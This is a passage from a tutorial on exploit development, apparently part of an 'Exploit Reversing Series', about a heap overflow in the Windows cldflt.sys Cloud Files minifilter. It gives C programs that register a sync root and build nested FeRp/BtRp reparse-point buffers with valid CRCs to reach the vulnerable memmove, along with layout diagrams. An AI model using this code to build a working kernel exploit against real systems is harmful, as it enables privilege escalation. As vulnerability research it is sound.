    registration.ProviderName = L"ExploitReversing";
    registration.ProviderVersion = L"1.0.0";
    registration.ProviderId = ProviderId;
    registration.SyncRootIdentity = identity;
    registration.SyncRootIdentityLength = identityLength;

    CF_SYNC_POLICIES policies = { 0 };
    policies.StructSize = sizeof(CF_SYNC_POLICIES);

    policies.Hydration.Primary = CF_HYDRATION_POLICY_FULL;
    policies.Hydration.Modifier = CF_HYDRATION_POLICY_MODIFIER_NONE;

    policies.Population.Primary = CF_POPULATION_POLICY_PARTIAL;
    policies.Population.Modifier = CF_POPULATION_POLICY_MODIFIER_NONE;

    policies.InSync = CF_INSYNC_POLICY_NONE;
    policies.HardLink = CF_HARDLINK_POLICY_ALLOWED;
    policies.PlaceholderManagement =
CF_PLACEHOLDER_MANAGEMENT_POLICY_UPDATE_UNRESTRICTED;

    HRESULT hr = CfRegisterSyncRoot(syncRootPath.c_str(), &registration, &policies,
        CF_REGISTER_FLAG_DISABLE_ON_DEMAND_POPULATION_ON_ROOT);

    if (SUCCEEDED(hr)) {
        std::wcout << L"Sync root registered successfully at " << syncRootPath <<
std::endl;
    }
    else {
        std::wcout << L"Error registering sync root. HRESULT: 0x" << std::hex << hr
            << L" (Win32 error: " << GetLastError() << L")" << std::endl;
        CfUnregisterSyncRoot(syncRootPath.c_str());
    }

    CoTaskMemFree(appDataPath);
    return 0;
}
```

[Figure 84]: SYNCROOT_REGISTRATION program

A few lines of the program need to be commented:

- The code has been compiled on Visual Studio 2022 on Windows 11 (updated). If you use Visual Studio 2022, you should use the Release x64 version (and not the Debug x64 version).

- The inclusion of #pragma comment(lib, "Cldapi.lib") is necessary to avoid receiving *"unresolved external symbol CfUnregisterSyncRoot"* error during the compilation.

- I have used %APPDATA% folder to avoid having to create a folder before running the program, but any other folder could be used or created.

- The GUID can be generated on PowerShell terminal using [guid]::NewGuid( ) command or even using the own Visual Studio through the **Tools | Create GUID** menu option.

- It is not necessary to setup the identityStr property, and its usage in this specific purpose is only a matter of programming preferences.

- The policy properties are associated with many details, and I will keep a reduced scope here. In term of hydration, the program is configured to full hydration, which causes the file to be hydrated automatically when it is accessed or opened. To population configuration, I have opted to do something intermediate where only the metadata of files being populated at the beginning of operations. Finally, the Explorer will not manage the synchronization status of each file. Likely the remaining values in the code are more intuitive.

- The CfRegisterSyncRoot is the most important function of this program, and the same on-demand population of the root folder should be provided by our code, without any initiative of Explorer in requesting such population.

Execute the program and repeat the **fltmc** command execution as shown below:

```
C:\Users\Administrator\Desktop\RESEARCH>SYNCROOT_REGISTRATION.exe
Sync root registered successfully at C:\Users\Administrator\AppData\Roaming\MySyncRoot

C:\Users\Administrator\Desktop\RESEARCH>fltmc

Filter Name                     Num Instances    Altitude    Frame
------------------------------  -------------  ------------  -----
bindflt                             1       409800         0
storqosflt                          0       244000         0
wcifs                               0       189900         0
CldFlt                              1       180451         0
FileCrypt                           0       141100         0
luafv                               1       135000         0
npsvctrig                           1        46000         0
Wof                                 2        40700         0
FileInfo                            4        40500         0
```

[Figure 85]: SYNCROOT_REGISTRATION program and fltmc execution

The syncroot has been registered and a volume has been attached to the cldflt.sys minifilter driver.

The next step is only create a new file in the **MySyncRoot** folder:

```
#include <windows.h>
#include <shlobj.h>
#include <stdio.h>

int main(void)
{
    PWSTR appDataPath = NULL;
    HRESULT hr = SHGetKnownFolderPath(FOLDERID_RoamingAppData, 0, NULL, &appDataPath);
    if (FAILED(hr)) {
        wprintf(L"Failed to resolve %%APPDATA%%. HRESULT: 0x%08X\n", hr);
        return -1;
    }

    wchar_t folderPath[MAX_PATH];
    swprintf(folderPath, MAX_PATH, L"%s\\MySyncRoot", appDataPath);
    CreateDirectoryW(folderPath, NULL);

    wchar_t filePath[MAX_PATH];
    swprintf(filePath, MAX_PATH, L"%s\\ers06.txt", folderPath);

    HANDLE hFile = CreateFileW(
        filePath,
        GENERIC_WRITE,
        0,
        NULL,
        CREATE_ALWAYS,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );

    if (hFile == INVALID_HANDLE_VALUE) {
        wprintf(L"Failed to create file: %s (Error %lu)\n", filePath, GetLastError());
        CoTaskMemFree(appDataPath);
        return -1;
    }

    const char* text = "Exploit Reversing Series | ERS 06!\r\n";
    DWORD written = 0;
    if (!WriteFile(hFile, text, (DWORD)strlen(text), &written, NULL)) {
        wprintf(L"Failed to write to file. Error %lu\n", GetLastError());
        CloseHandle(hFile);
        CoTaskMemFree(appDataPath);
        return -1;
    }

    CloseHandle(hFile);
    wprintf(L"File created successfully: %s\n", filePath);

    CoTaskMemFree(appDataPath);
    return 0;
}
```

[Figure 86]: SYNCROOT_OPERATIONS program

Obviously, the code is simple enough and only creates a single file on our registered syncroot to populate it with some file:

```
C:\Users\Administrator\Desktop\RESEARCH>SYNCROOT_OPERATIONS.exe
File created successfully: C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06.txt
```

To the next task the challenge is considerably harder, and we need to write a program that creates a reparse point, and this is only possible if the code respects all restrictions imposed by the mini-filter driver and that we discussed previously.

From HsmpCtxCreateStreamContext routine (FeRp object), only five (00 to 04) elements are necessary for our program (but we cannot forget that the function checks for 10 elements, from 00 to 09), and we know that four of them have type restrictions:

- Element 01: HSM_ELEMENT_TYPE_UINT32 (0x0a)
- Element 02: HSM_ELEMENT_TYPE_UINT64 (0x06)
- Element 03: HSM_ELEMENT_TYPE_BITMAP (0x11)
- Element 04: HSM_ELEMENT_TYPE_BITMAP (0x11)

The HsmpRpValidateBuffer routine (FeRp object) enforces the following type restrictions:

- Element 00: HSM_ELEMENT_TYPE_BYTE (0x07)
- Element 01: HSM_ELEMENT_TYPE_UINT32 (0x0a)
- Element 02: HSM_ELEMENT_TYPE_UINT64 (0x06)
- Element 04: HSM_ELEMENT_TYPE_BITMAP (0x11)
- Element 05: HSM_ELEMENT_TYPE_BITMAP (0x11)
- Element 06: HSM_ELEMENT_TYPE_BITMAP (0x11)

The HsmpBitmapIsReparseBufferSupported routine (BtRp object) enforces the following type restrictions:

- Element 00: HSM_ELEMENT_TYPE_BYTE (0x07)
- Element 01: HSM_ELEMENT_TYPE_BYTE (0x07)
- Element 02: HSM_ELEMENT_TYPE_BYTE (0x07)

Finally, HsmIBitmapNORMALOpen routine (BtRp object) imposes the following type restrictions:

- Element 01: HSM_ELEMENT_TYPE_BYTE (0x07)
- Element 02: HSM_ELEMENT_TYPE_BYTE (0x07)
- Element 03: HSM_ELEMENT_TYPE_UINT64 (0x06)
- Element 04: HSM_ELEMENT_TYPE_BITMAP (0x11)

There are numerous details that should be regarded as important aspects of the problem. First, we should recall the order and hierarchy of routine calls:

- HsmFltPostQUERY_OPEN
- HsmFltPostECPCreate
- HsmpSetupContexts

- HsmpCtxCreateStreamContext
  - *Checks FeRp elements 01, 02, 03 and 04 before calling HsmIBitmapNORMALOpen for the first time.*
  - *There is a restriction, and Element_03 must be HSM_ELEMENT_TYPE_BITMAP.*
  - *Actually, this routine tests for all 10 FeRp elements (00 to 09)*

- HsmpRpValidateBuffer:
  - *Checks FeRp elements 00, 01, 02 and 04 before calling HsmpBitmapIsReparseBufferSupported.*

        - *The magic value of the object is verified to be sure that it is FpRp.*
        - *The CRC32 is also verified of the data buffer is also verified.*
        - *After calling HsmpBitmapIsReparseBufferSupported, FeRp elements 05 and 06 are also checked. However, for us, we are only concerned about elements before the routine invocation.*

- HsmpBitmapIsReparseBufferSupported:
    - *It is called to element 04 (HSM_ELEMENT_TYPE_BITMAP).*
    - *The element must have a magic value equal to BtRp, which is compatible with bitmaps.*
    - *Checks BtRp elements 0, 1 and 2, which are sub-elements of element 04.*
    - *Actually, this routine is prepared for 5 BtRp elements (00 to 04).*

- HsmIBitmapNORMALOpen:
    - *Checks BtRp elements 01, 02, 03 and 04.*
    - *It is routine where the bug and vulnerability occur due to memmove(ptr_buffer_02, Src, Element_Length) line.*
    - *The ptr_buffer_02 has size of 0x1000 bytes.*
    - *Both Src and Element_Length are controlled.*
    - *Element_Length comes from Element 04's length, which we also control.*

Based on the sequence of routine calls and code presented previously, we reach other conclusions:

- There is one reparse point, but it is composed of two sets (data buffers) of elements such as FeRp object and BtRp object, which the second object (BtRp) is nested under the first one (FeRp).

- In the first two critical routines (HsmpCtxCreateStreamContext and HsmpRpValidateBuffer), the code manages the same elements, and we must fit them according to type restrictions already mentioned above.

- In HsmpCtxCreateStreamContext routine, there is not any restriction for the element 00. Nonetheless, it requires attention because other routines may, and in fact will, impose restrictions on this same element.

- In the second routine (HsmpRpValidateBuffer), element 03 is not mentioned and, at the same way, it does not mean that other routines will not enforce restriction on it (as actually will occur).

- The third routine (HsmpBitmapIsReparseBufferSupported) only applies and process elements whose type is HSM_ELEMENT_TYPE_BITMAP (BtRp).

- The fourth routine (HsmIBitmapNORMALOpen) tests the second set of elements, which are nested inside of element 04 from FeRp reparse object, but it does not offer any mention about element 00, and same previous observations are valid.

In similar scenarios, where there are multiple constraints and conditions, and which consider nested elements within a single element, understanding what is really happening is far from easy. The first step is getting an overview of how _REPARSE_DATA_BUFFER_EX, _REPARSE_DATA_BUFFER, _HSM_REPARSE_DATA, _HSM_DATA and _HSM_ELEMENT_INFO structures are organized:

```
REPARSE_DATA_BUFFER_EX
  - +0x00  ULONG  ReparseTag
  - +0x04  USHORT ReparseDataLength
  - +0x06  USHORT Reserved
  - +0x08  UCHAR  DataBuffer[]
      - _HSM_REPARSE_DATA
          - +0x00  USHORT Flags
          - +0x02  USHORT Length
          - +0x04  _HSM_DATA
              - +0x00  ULONG  Magic
              - +0x04  ULONG  Crc32
              - +0x08  ULONG  Length
              - +0x0C  USHORT Flags
              - +0x0E  USHORT NumberOfElements
              - +0x10  HSM_ELEMENT_INFO Elements[NumberOfElements]
                  - Element[0]
                      - +0x00 Type
                      - +0x02 Flags
                      - +0x04 Offset
                      - +0x08 Length
                  - Element[1]
                      - same layout as Element[0]
                  - Element[N-1]
                      - same layout as Element[0]
              - +?? Payload bytes referenced by each element
```

[Figure 87]: Representation of reparse point structures.

A breakout illustrating type restrictions, conditions and nested elements can helps readers to understand the big picture, and certainly will help you to write proof-of-concepts and exploit later:

```
HSM_REPARSE_DATA
  - Flags
  - Length
  - HSM_DATA (FeRp object, Magic = 'FeRp')
      - Magic = 'FeRp'
      - Crc32
      - dwordLen = StructSize - 4
      - Flags = 0x0002
      - MaxElements = 10

      - HSM_ELEMENT_INFO[10] (each = 8 bytes)
          - Descriptor table (0x10 → 0x5F):

              0x10  Element[0] → BYTE      (used)
              0x18  Element[1] → UINT32    (used)
              0x20  Element[2] → UINT64    (used)
              0x28  Element[3] → BITMAP    (used)
              0x30  Element[4] → BITMAP    (used)

              -- Elements 5-9 exist structurally but are unused --
              0x38  Element[5] → BITMAP    (unused)
              0x40  Element[6] → BITMAP    (unused)
              0x48  Element[7] → UINT64    (unused)
              0x50  Element[8] → UINT64    (unused)
              0x58  Element[9] → UINT32    (unused)
```

```
      - Payload region (begins at 0x60)
          0x60  [Element 0] BYTE
          0x64  [Element 1] UINT32
          0x68  [Element 2] UINT64
          0x6C  [Element 3] BITMAP (4 bytes)
          0x78  [Element 4] Nested BtRp blob

      - Alignment: FeRp StructSize rounded up to next 8-byte boundary

Nested BtRp object (FeRp Element[4])
  - HSM_DATA (BtRp object, Magic = 'BtRp')
      - Version = 0x0001
      - StructSize = totalSize (low 16 bits)
      - Magic = HSM_BITMAP_MAGIC ('BtRp')
      - Crc32
      - Length = maximal + 4
      - Flags = 0x0002
      - NumberOfElements = 5

      - HSM_ELEMENT_INFO[5] (each info = 8 bytes)
          - Element[0] → BYTE   (0x07), Length = 1,   Offset = 0x60
          - Element[1] → BYTE   (0x07), Length = 1,   Offset = 0x64
          - Element[2] → BYTE   (0x07), Length = 1,   Offset = 0x68
          - Element[3] → UINT64 (0x06), Length = 8,   Offset = 0x6C
          - Element[4] → BITMAP (0x11), Length = 528, Offset = 0x78

      - Element data region (inner BtRp)
          - [BYTE data]      @ 0x60
          - [BYTE data]      @ 0x64
          - [BYTE data]      @ 0x68
          - [UINT64 data]    @ 0x6C
          - [BITMAP payload] @ 0x78
          - Alignment: BtRp total size rounded UP to next 4-byte boundary
```

[Figure 88]: Representation of BtRp and FeRp buffers

Both parts of the diagram above can be better explained by analyzing details below:

```
FeRp Buffer Layout

Offset   Size   Field
0x00     2      Version (0x0001)
0x02     2      StructSize (filled at end)
0x04     4      Magic = HSM_FILE_MAGIC ("FeRp")
0x08     4      CRC32 (Calculate_CRC32 over [0x0C .. StructSize-1])
0x0C     4      dwordLen = position_limit - 4
0x10     2      Flags = HSM_DATA_HAVE_CRC (0x0002)
0x12     2      MaxElements = 0x000A  (10)

0x14     8×10   HSM_ELEMENT_INFO descriptors (Type, Length, Offset)
                (10 descriptors, each 8 bytes → 0x14..0x5F)

                Element[0] → BYTE      (0x07), Length = 1,   Offset = 0x60
                Element[1] → UINT32    (0x0A), Length = 4,   Offset = 0x64
                Element[2] → UINT64    (0x06), Length = 8,   Offset = 0x68
```

```
                Element[3] → BITMAP    (0x11), Length = 4,   Offset = 0x6C
                Element[4] → BITMAP    (0x11), Length = BtRpSize, Offset = 0x78

                -- Elements 5–9 exist structurally but are unused by the program --
                Element[5] → BITMAP    (0x11), Length = 0, Offset = 0
                Element[6] → BITMAP    (0x11), Length = 0, Offset = 0
                Element[7] → UINT64    (0x06), Length = 0, Offset = 0
                Element[8] → UINT64    (0x06), Length = 0, Offset = 0
                Element[9] → UINT32    (0x0A), Length = 0, Offset = 0

...     ...     Payload region begins at 0x60
                Element[0] BYTE        @ 0x60
                Element[1] UINT32      @ 0x64
                Element[2] UINT64      @ 0x68
                Element[3] BITMAP(4B)  @ 0x6C
                Element[4] BtRp blob   @ 0x78

...     ...     Padding → next 8-byte boundary
                (FeRp StructSize aligned to 8 bytes)

BtRp Buffer Layout

Offset   Size   Field
0x00     2      Version (0x0001)
0x02     2      StructSize (low 16 bits of total size)
0x04     4      Magic = HSM_BITMAP_MAGIC ("BtRp")
0x08     4      CRC32 (Calculate_CRC32 over [0x0C .. (Length-1)])
0x0C     2      Length = max_offset + 4
0x0E     2      Flags = HSM_DATA_HAVE_CRC (0x0002)
0x10     2      NumberOfElements = 5
0x12     2      Padding / reserved

0x14     8×5    HSM_ELEMENT_INFO descriptors (Type, Length, Offset)

                Element[0] → BYTE   (0x07), Length = 1,   Offset = 0x60
                Element[1] → BYTE   (0x07), Length = 1,   Offset = 0x64
                Element[2] → BYTE   (0x07), Length = 1,   Offset = 0x68
                Element[3] → UINT64 (0x06), Length = 8,   Offset = 0x6C
                Element[4] → BITMAP (0x11), Length = 528, Offset = 0x78

...     ...     Payload region begins at 0x60

                Element[0] BYTE        @ 0x60
                Element[1] BYTE        @ 0x64
                Element[2] BYTE        @ 0x68
                Element[3] UINT64      @ 0x6C
                Element[4] BITMAP blob @ 0x78

...     ...     Padding → next 4-byte boundary
                (BtRp aligns each element offset to 4 bytes)
```

[Figure 89]: Dissecting BtRp and FeRp buffers

In terms of lengths and sizes, we have the following details:

```
01. FeRp (HSM_FILE_MAGIC, outer object)

Element descriptors (format requirement): 10 (elements) × 8 bytes = 80 bytes
(Program uses only 5 elements, but the FeRp wire format always reserves 10 slots)
```

```
Payloads (program-used elements only):
   ▪  Element[0] BYTE      → 1 byte
   ▪  Element[1] UINT32    → 4 bytes
   ▪  Element[2] UINT64    → 8 bytes
   ▪  Element[3] BITMAP    → 4 bytes
   ▪  Element[4] BITMAP    → size of nested BtRp (BtRp_data)

Raw payload sum:
  FeRp_payload_raw = (1 + 4 + 8 + 4 + BtRp_data)

Total raw FeRp size:
  FeRp_data_raw = 80 + FeRp_payload_raw
                = 80 + (1 + 4 + 8 + 4 + BtRp_data)

Alignment:
  FeRp_data = round_up_to_next_8_bytes(FeRp_data_raw)

Stored fields:
   ▪  _HSM_DATA.Length(FeRp) @ +0x0C = FeRp_data - 4
   ▪  StructSize @ +0x02 = FeRp_data
   ▪  CRC covers bytes [0x0C .. FeRp_data), length = FeRp_data - 12

Example (using a BtRp size ≈ 0x28C = 652):
   ▪  FeRp_data_raw = 80 + (1 + 4 + 8 + 4 + 652)
                    = 80 + 669
                    = 749
   ▪  FeRp_data = round_up_8(749) = 752 (0x2F0)
   ▪  _HSM_DATA.Length(FeRp) = 752 - 4 = 748 (0x2EC)
   ▪  StructSize = 752 (0x2F0)
```

02. BtRp (HSM_BITMAP_MAGIC, nested object)

```
Element descriptors: 5 × 8 bytes = 40 bytes

Element data region:
   ▪  Element[0] BYTE      → 1 byte
   ▪  Element[1] BYTE      → 1 byte
   ▪  Element[2] BYTE      → 1 byte
   ▪  Element[3] UINT64    → 8 bytes
   ▪  Element[4] BITMAP    → N bytes (payload placeholder)

Raw payload sum:
  BtRp_data_raw = 40 + (1 + 1 + 1 + 8 + N)

Alignment:
  BtRp_data = round_up_to_next_4_bytes(BtRp_data_raw)

Stored fields:
  • _HSM_DATA.Length(BtRp) = BtRp_data
  • StructSize @ +0x02 = BtRp_data
  • CRC covers bytes [0x0C .. BtRp_data), length = BtRp_data - 8

Example (in my case N = 528):
  BtRp_data_raw = 40 + (1 + 1 + 1 + 8 + 528)
                = 579
  BtRp_data = round_up_4(579) = 580 (0x244)
  _HSM_DATA.Length(BtRp) = 580 (0x244)
```

[Figure 90]: Reparse Data Breakout

To the step phase, I have written a program named **reparse_point**, which creates a reparse point and also respects all restrictions demonstrated so far. For now, I am interested in creating the structure of nested objects (FeRp and BtRp) and also reaching the same routine and code region where the vulnerability is located, hence the program uses a limited length (0x200 bytes) to element 04 from BtRp object, thereby being submitted to the conditional checking and at the same time controlling the exact amount of data copied by memmove (memcpy) instruction. As it is smaller than the critical limit (0x1000), it will not hurt anything at this moment. It is essential to emphasize that this program does not reach the vulnerable line of code yet (it executes the "good memmove" and also is accepted by the "if statement" block below) but provides us with enough information on how the cldflt.sys minifilter driver processes the reparse point. If you do not remember, the critical lines are the following:

```
    p_buffer_dest = ExAllocatePoolWithTag(PagedPool, 0x1000uLL, 'mBsH');
    *((_QWORD *)ptr_buffer_01 + 7) = p_buffer_dest;
    if ( p_buffer_dest )
    {
      memmove(p_buffer_dest, Src, Element_Length);
      if ( Element_Length < 0xFFC )
      {
        index = ((4091 - Element_Length) >> 2) + 1;
        do
        {
          *(_DWORD *)(Length_Element_04_02 + *((_QWORD *)ptr_buffer_01 + 7)) = v43;
          Length_Element_04_02 += 4LL;
          --index;
        }
        while ( index );
      }
    *(_DWORD *)(*((_QWORD *)ptr_buffer_01 + 7) + 4092LL) = RtlComputeCrc32(0,
    *((PUCHAR *)ptr_buffer_01 + 7), 0xFFCu);
      goto LABEL_109;
    }
    status = STATUS_INSUFFICIENT_RESOURCES;
    HsmDbgBreakOnStatus(STATUS_INSUFFICIENT_RESOURCES);
    ...
    ...
}

    ptr_buffer_02 = ExAllocatePoolWithTag(PagedPool, 0x1000uLL, 'mBsH');
    *((_QWORD *)ptr_buffer_01 + 7) = ptr_buffer_02;
    if ( ptr_buffer_02 )
    {
      memmove(ptr_buffer_02, Src, Element_Length);
```

Based on my personal experience, I always consider this stage of exploit development one of most critical and sometimes challenging phases because there are targets (like this one) that impose a series of restrictions, file formatting, conditions, and other rules that need and must be considered, which can make the task of writing a code to reach the vulnerable line much harder than usual. The following code has been compiled using Visual Studio 2022, with configuration in Release mode, without any other special setting in the project or solution properties:

```
#include <Windows.h>
#include <cfapi.h>
```

```
#include <winioctl.h>
#include <ShlObj.h>
#include <stdio.h>
#include <memory>
#include <initguid.h>
#include <guiddef.h>

DEFINE_GUID(ProviderId,
    0x1b4f2a33, 0xb1b3, 0x40c0,
    0xba, 0x5a, 0x06, 0x34, 0xec, 0x63, 0xde, 0x00);

#pragma comment(lib, "Cldapi.lib")

typedef enum _HSM_CONSTANTS {
    HSM_BITMAP_MAGIC = 0x70527442, // 'BtRp'
    HSM_FILE_MAGIC = 0x70526546, // 'FeRp'
    HSM_DATA_HAVE_CRC = 0x02,
    HSM_ELEMENT_TYPE_UINT64 = 0x06,
    HSM_ELEMENT_TYPE_BYTE = 0x07,
    HSM_ELEMENT_TYPE_UINT32 = 0x0A,
    HSM_ELEMENT_TYPE_MAX = 0x10,
    HSM_ELEMENT_TYPE_BITMAP = 0x11,
} HSM_CONSTANTS;

static const USHORT HSM_HEADER_SIZE = 0x14;
static const USHORT HSM_ELEMENT_INFO_SIZE = 0x08;
static const USHORT BTRP_ALIGN = 0x04;
static const USHORT FERP_ALIGN = 0x08;
static const USHORT FERP_BUFFER_SIZE = 0x1000;
static const USHORT BTRP_BUFFER_SIZE = 0x1000;
static const USHORT COMPRESSED_SIZE = 0x1000;
static const USHORT REPARSE_DATA_SIZE = 0x1000;
static const USHORT ELEMENT_SIZE = 0x1000;
static const USHORT ELEMENT_NUMBER = 0x05;   // Remember: program uses 5 elements
static const USHORT MAX_ELEMS = 0x0A;   // Remember: FeRp format reserves 10 slots
static const USHORT VERSION_VALUE = 0x0001;
static const USHORT ELEMENT_START_OFFSET = 0x60;   // That's where the payload actually
starts (consider 10 slots)
static const USHORT PAYLOAD_OFFSET = 0x200;
static const USHORT PAYLOAD_SIZE = 0x210;
static const USHORT PAYLOAD_INITIAL_BYTE = 0xAB;   // This value can be aleatory, and
in this case, I have used initials of my name.

#pragma pack(push, 1)

typedef struct _HSM_ELEMENT_INFO {
    USHORT Type;
    USHORT Length;
    ULONG  Offset;
} HSM_ELEMENT_INFO, * PHSM_ELEMENT_INFO;

// Note: For FeRp, we must prepend Version + StructSize at offsets 0x00-0x03,
// and then this HSM_DATA content starts at +0x04 in the buffer we build.
typedef struct _HSM_DATA {
    ULONG  Magic;
    ULONG  Crc32;
```

```
    ULONG  Length;
    USHORT Flags;
    USHORT NumberOfElements;
    HSM_ELEMENT_INFO ElementInfos[];
} HSM_DATA, * PHSM_DATA;

typedef struct _HSM_REPARSE_DATA {
    USHORT Flags;
    USHORT Length;
    HSM_DATA FileData;
} HSM_REPARSE_DATA, * PHSM_REPARSE_DATA;

typedef struct _REPARSE_DATA_BUFFER {
    ULONG  ReparseTag;
    USHORT ReparseDataLength;
    USHORT Reserved;
    struct {
        UCHAR DataBuffer[FERP_BUFFER_SIZE];
    } GenericReparseBuffer;
} REPARSE_DATA_BUFFER, * PREPARSE_DATA_BUFFER;

typedef struct _REPARSE_DATA_BUFFER_EX {
    ULONG     Flags;
    ULONG     ExistingReparseTag;
    GUID      ExistingReparseGuid;
    ULONGLONG Reserved;
    REPARSE_DATA_BUFFER ReparseDataBuffer;
} REPARSE_DATA_BUFFER_EX, * PREPARSE_DATA_BUFFER_EX;

#pragma pack(pop)

typedef enum _HSM_ELEMENT_OFFSETS {
    ELEM_TYPE = 0x00,
    ELEM_LENGTH = 0x02,
    ELEM_OFFSET = 0x04,
} HSM_ELEMENT_OFFSETS;

typedef enum _HSM_DATA_OFFSETS {
    DATA_MAGIC = 0x00,
    DATA_CRC32 = 0x04,
    DATA_LENGHT = 0x08,
    DATA_FLAGS = 0x0C,
    DATA_NR_ELEMS = 0x0E,
} HSM_DATA_OFFSETS;


typedef enum _HSM_FERP_OFFSETS {
    FERP_VERSION = 0x00,
    FERP_STRUCT_SIZE = 0x02,
    FERP_MAGIC = 0x04,
    FERP_CRC = 0x08,
    FERP_LENGTH = 0x0C, // (StructSize - 4)
    FERP_FLAGS = 0x10,
    FERP_MAX_ELEMS = 0x12
} HSM_FERP_OFFSETS;
```

```
typedef enum _HSM_BTRP_OFFSETS {
    BTRP_MAGIC = 0x04,
    BTRP_CRC = 0x08,
    BTRP_LENGTH = 0x0C,
    BTRP_FLAGS = 0x10,
    BTRP_MAX_ELEMS = 0x12
} HSM_BTRP_OFFSETS;

static ULONG Calculate_CRC32(ULONG seed, const void* buf, size_t len) {
    ULONG crc = ~seed;
    const unsigned char* p = (const unsigned char*)buf;
    for (size_t i = 0; i < len; ++i) {
        crc ^= p[i];
        for (int j = 0; j < 8; ++j) {
            if (crc & 1) crc = (crc >> 1) ^ 0xEDB88320;
            else crc >>= 1;
        }
    }
    return ~crc;
}

static void ValidateBtRp(const char* buffer_btrp, int count, const HSM_ELEMENT_INFO*
elements, unsigned short totalSize) {
    printf("\n [+] BtRp header:\n");
    printf("   [-] +04: magic=0x%08X\n", *(const UINT*)(buffer_btrp + BTRP_MAGIC));
    printf("   [-] +08: crc=0x%08X\n", *(const UINT*)(buffer_btrp + BTRP_CRC));
    printf("   [-] +0C: ushortLen=%u\n", *(const USHORT*)(buffer_btrp + BTRP_LENGTH));
    printf("   [-] +10: flags=0x%04X\n", *(const USHORT*)(buffer_btrp + BTRP_FLAGS));
    printf("   [-] +12: numberOfElements=%u\n", *(const USHORT*)(buffer_btrp +
BTRP_MAX_ELEMS));
    printf("   [-] totalSize=%u\n", totalSize);

    USHORT base = (USHORT)(HSM_HEADER_SIZE + count * HSM_ELEMENT_INFO_SIZE);
    printf("\n[+] BtRpData base=0x%X\n", base);

    for (int i = 0; i < count; i++) {
        printf("  [-] elements[%d]: type=0x%02X len=%u off=0x%X\n",
            i, elements[i].Type, elements[i].Length, elements[i].Offset);
    }
}

static void ValidateFeRp(const char* buffer_ferp, int count, const HSM_ELEMENT_INFO*
elements, unsigned short totalSize) {
    printf("[+] FeRp header:\n");
    printf("  [-] +00: version=0x%04X\n", *(const USHORT*)(buffer_ferp +
FERP_VERSION));
    printf("  [-] +02: structSize=%u\n", *(const USHORT*)(buffer_ferp +
FERP_STRUCT_SIZE));
    printf("  [-] +04: magic=0x%08X\n", *(const UINT*)(buffer_ferp + FERP_MAGIC));
    printf("  [-] +08: crc=0x%08X\n", *(const UINT*)(buffer_ferp + FERP_CRC));
    printf("  [-] +0C: dwordLen=%u\n", *(const UINT*)(buffer_ferp + FERP_LENGTH));
    printf("  [-] +10: flags=0x%04X\n", *(const USHORT*)(buffer_ferp + FERP_FLAGS));
    printf("  [-] +12: max_elements=%u\n", *(const USHORT*)(buffer_ferp +
FERP_MAX_ELEMS));
    printf("[+] Computed totalSize=%u\n", totalSize);
```

```
    // Remember: For FeRp, the format reserves 10 descriptors, even though we only use
5.
    USHORT base = (USHORT)(HSM_HEADER_SIZE + MAX_ELEMS * HSM_ELEMENT_INFO_SIZE);
    printf("\n[+] FeRpData base=0x%X (reserved 10 descriptors)\n", base);

    for (int i = 0; i < count; i++) {
        printf("  [-] elements[%d]: type=0x%02X len=%u off=0x%X\n",
            i, elements[i].Type, elements[i].Length, elements[i].Offset);
    }
}

static USHORT BtRpBuildBuffer(
    HSM_ELEMENT_INFO* elements,
    char** input_data,
    int count,
    char* btrp_data_buffer
) {
    memset(btrp_data_buffer, 0, BTRP_BUFFER_SIZE);

    *(ULONG*)(btrp_data_buffer + BTRP_MAGIC) = HSM_BITMAP_MAGIC; // 0x70527442
    *(USHORT*)(btrp_data_buffer + BTRP_MAX_ELEMS) = (USHORT)count;

    char* ptr = btrp_data_buffer + HSM_HEADER_SIZE;

    for (int i = 0; i < count; i++) {
        *(USHORT*)(ptr + ELEM_TYPE) = elements[i].Type;
        *(USHORT*)(ptr + ELEM_LENGTH) = elements[i].Length;
        *(ULONG*)(ptr + ELEM_OFFSET) = elements[i].Offset;

        memcpy(btrp_data_buffer + elements[i].Offset + 4,
            input_data[i],
            elements[i].Length);

        ptr += sizeof(HSM_ELEMENT_INFO);
    }

    USHORT max_offset = 0;
    for (int i = 0; i < count; i++) {
        USHORT end = (USHORT)(elements[i].Offset + elements[i].Length);
        if (end > max_offset) {
            max_offset = end;
        }
    }

    USHORT total = (USHORT)(max_offset + 4);

    *(USHORT*)(btrp_data_buffer + BTRP_LENGTH) = total;
    *(USHORT*)(btrp_data_buffer + BTRP_FLAGS) = HSM_DATA_HAVE_CRC;

    if (total <= 8 + 0x0C) {
        printf("[-] BtRp size too small for CRC calc: 0x%X\n", total);
        return 0;
    }

    ULONG crc_len = (ULONG)(total - 8);
    ULONG crc = Calculate_CRC32(0, btrp_data_buffer + BTRP_LENGTH, crc_len);
```

```
    *(ULONG*)(btrp_data_buffer + BTRP_CRC) = crc;

    return total;
}

static USHORT FeRpBuildBuffer(
    HSM_ELEMENT_INFO* elements,
    char** input_data,
    int count,
    char* ferp_ptr,
    USHORT max_elements
) {
    memset(ferp_ptr, 0, FERP_BUFFER_SIZE);

    *(USHORT*)(ferp_ptr + FERP_VERSION) = VERSION_VALUE;
    *(USHORT*)(ferp_ptr + FERP_STRUCT_SIZE) = 0; // filled later
    *(ULONG*)(ferp_ptr + FERP_MAGIC) = HSM_FILE_MAGIC;

    *(ULONG*)(ferp_ptr + FERP_LENGTH) = 0;   // dwordLen placeholder
    *(USHORT*)(ferp_ptr + FERP_FLAGS) = HSM_DATA_HAVE_CRC;
    *(USHORT*)(ferp_ptr + FERP_MAX_ELEMS) = max_elements; // MAX_ELEMS = 10

    char* descPtr = ferp_ptr + HSM_HEADER_SIZE;

    for (int i = 0; i < count; i++) {
        if ((size_t)elements[i].Offset + elements[i].Length > FERP_BUFFER_SIZE) {
            printf("[-] FeRp element %d would overflow buffer (off=0x%X, len=0x%X)\n",
                i, elements[i].Offset, elements[i].Length);
            return 0;
        }

        *(USHORT*)(descPtr + ELEM_TYPE) = elements[i].Type;
        *(USHORT*)(descPtr + ELEM_LENGTH) = elements[i].Length;
        *(ULONG*)(descPtr + ELEM_OFFSET) = elements[i].Offset;

        memcpy(ferp_ptr + elements[i].Offset,
            input_data[i],
            elements[i].Length);

        descPtr += HSM_ELEMENT_INFO_SIZE;
    }

    USHORT position_limit = 0;
    for (int i = 0; i < count; i++) {
        USHORT end = (USHORT)(elements[i].Offset + elements[i].Length);
        if (end > position_limit) {
            position_limit = end;
        }
    }

    // Align to 8 bytes (FeRp requirement)
    USHORT rem = (USHORT)(position_limit % FERP_ALIGN);
    if (rem != 0) {
